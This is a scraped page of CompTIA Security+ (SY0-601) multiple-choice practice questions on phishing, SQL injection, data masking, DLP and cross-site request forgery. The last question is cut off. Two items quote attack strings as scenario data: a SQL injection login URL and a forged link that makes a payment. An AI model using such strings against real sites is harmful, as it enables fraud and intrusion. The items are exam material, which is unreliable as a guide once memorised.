
Which of the following describes a social engineering technique that seeks to exploit a person's sense of urgency?

A. A phishing email stating a cash settlement has been awarded but will expire soon

B. A smishing message stating a package is scheduled for pickup

C. A vishing call that requests a donation be made to a local charity

D. A SPIM notification claiming to be undercover law enforcement investigating a cybercrime



Actual exam question from CompTIA's SY0-601

Question #: 5

Topic #: 1

[All SY0-601 Questions]

A security analyst is reviewing application logs to determine the source of a breach and locates the following log: https://www.comptia.com/login.php?id='%20or%20'1'1='1

Which of the following has been observed?


A. DLL Injection

B. API attack

C. SQLi

D. XSS

Show Suggested Answer



Actual exam question from CompTIA's SY0-601
Question #: 6
Topic #: 1
[All SY0-601 Questions]


An audit identified PII being utilized in the development environment of a critical application. The Chief Privacy Officer (CPO) is adamant that this data must be removed; however, the developers are concerned that without real data they cannot perform functionality tests and search for specific data. Which of the following should a security professional implement to BEST satisfy both the CPO's and the development team's requirements?

A. Data anonymization

B. Data encryption

C. Data masking

D. Data tokenization



Actual exam question from CompTIA's SY0-601
Question #: 7
Topic #: 1
[All SY0-601 Questions]


A company is implementing a DLP solution on the file server. The file server has PII, financial information, and health information stored on it. Depending on what type of data that is hosted on the file server, the company wants different DLP rules assigned to the data. Which of the following should the company do to help accomplish this goal?

A. Classify the data.

B. Mask the data.

C. Assign the application owner.

D. Perform a risk analysis.



Actual exam question from CompTIA's SY0-601
Question #: 8
Topic #: 1

[All SY0-601 Questions]

A forensics investigator is examining a number of unauthorized payments that were reported on the company's website. Some unusual log entries show users received an email for an unwanted mailing list and clicked on a link to attempt to unsubscribe. One of the users reported the email to the phishing team, and the forwarded email revealed the link to be:

<a href="https://www.company.com/payto.do?routing=00001111&acct=22223334&amount=250">Click here to unsubscribe</a>

Which of the following will the forensics investigator MOST likely determine has occurred?

A. SQL injection

B. Broken authentication

C. XSS

D. XSRF

Show Suggested Answer

Actual exam question from CompTIA's SY0-601
Question #: 9
Topic #: 1
[All SY0-601 Questions]

A report delivered to the Chief Information Security Officer (CISO) shows that some user credentials could be exfiltrated. The report also indicates that users tend to choose the same credentials on different systems and applications. Which of the following policies should the CISO use to prevent someone from using the exfiltrated credentials?

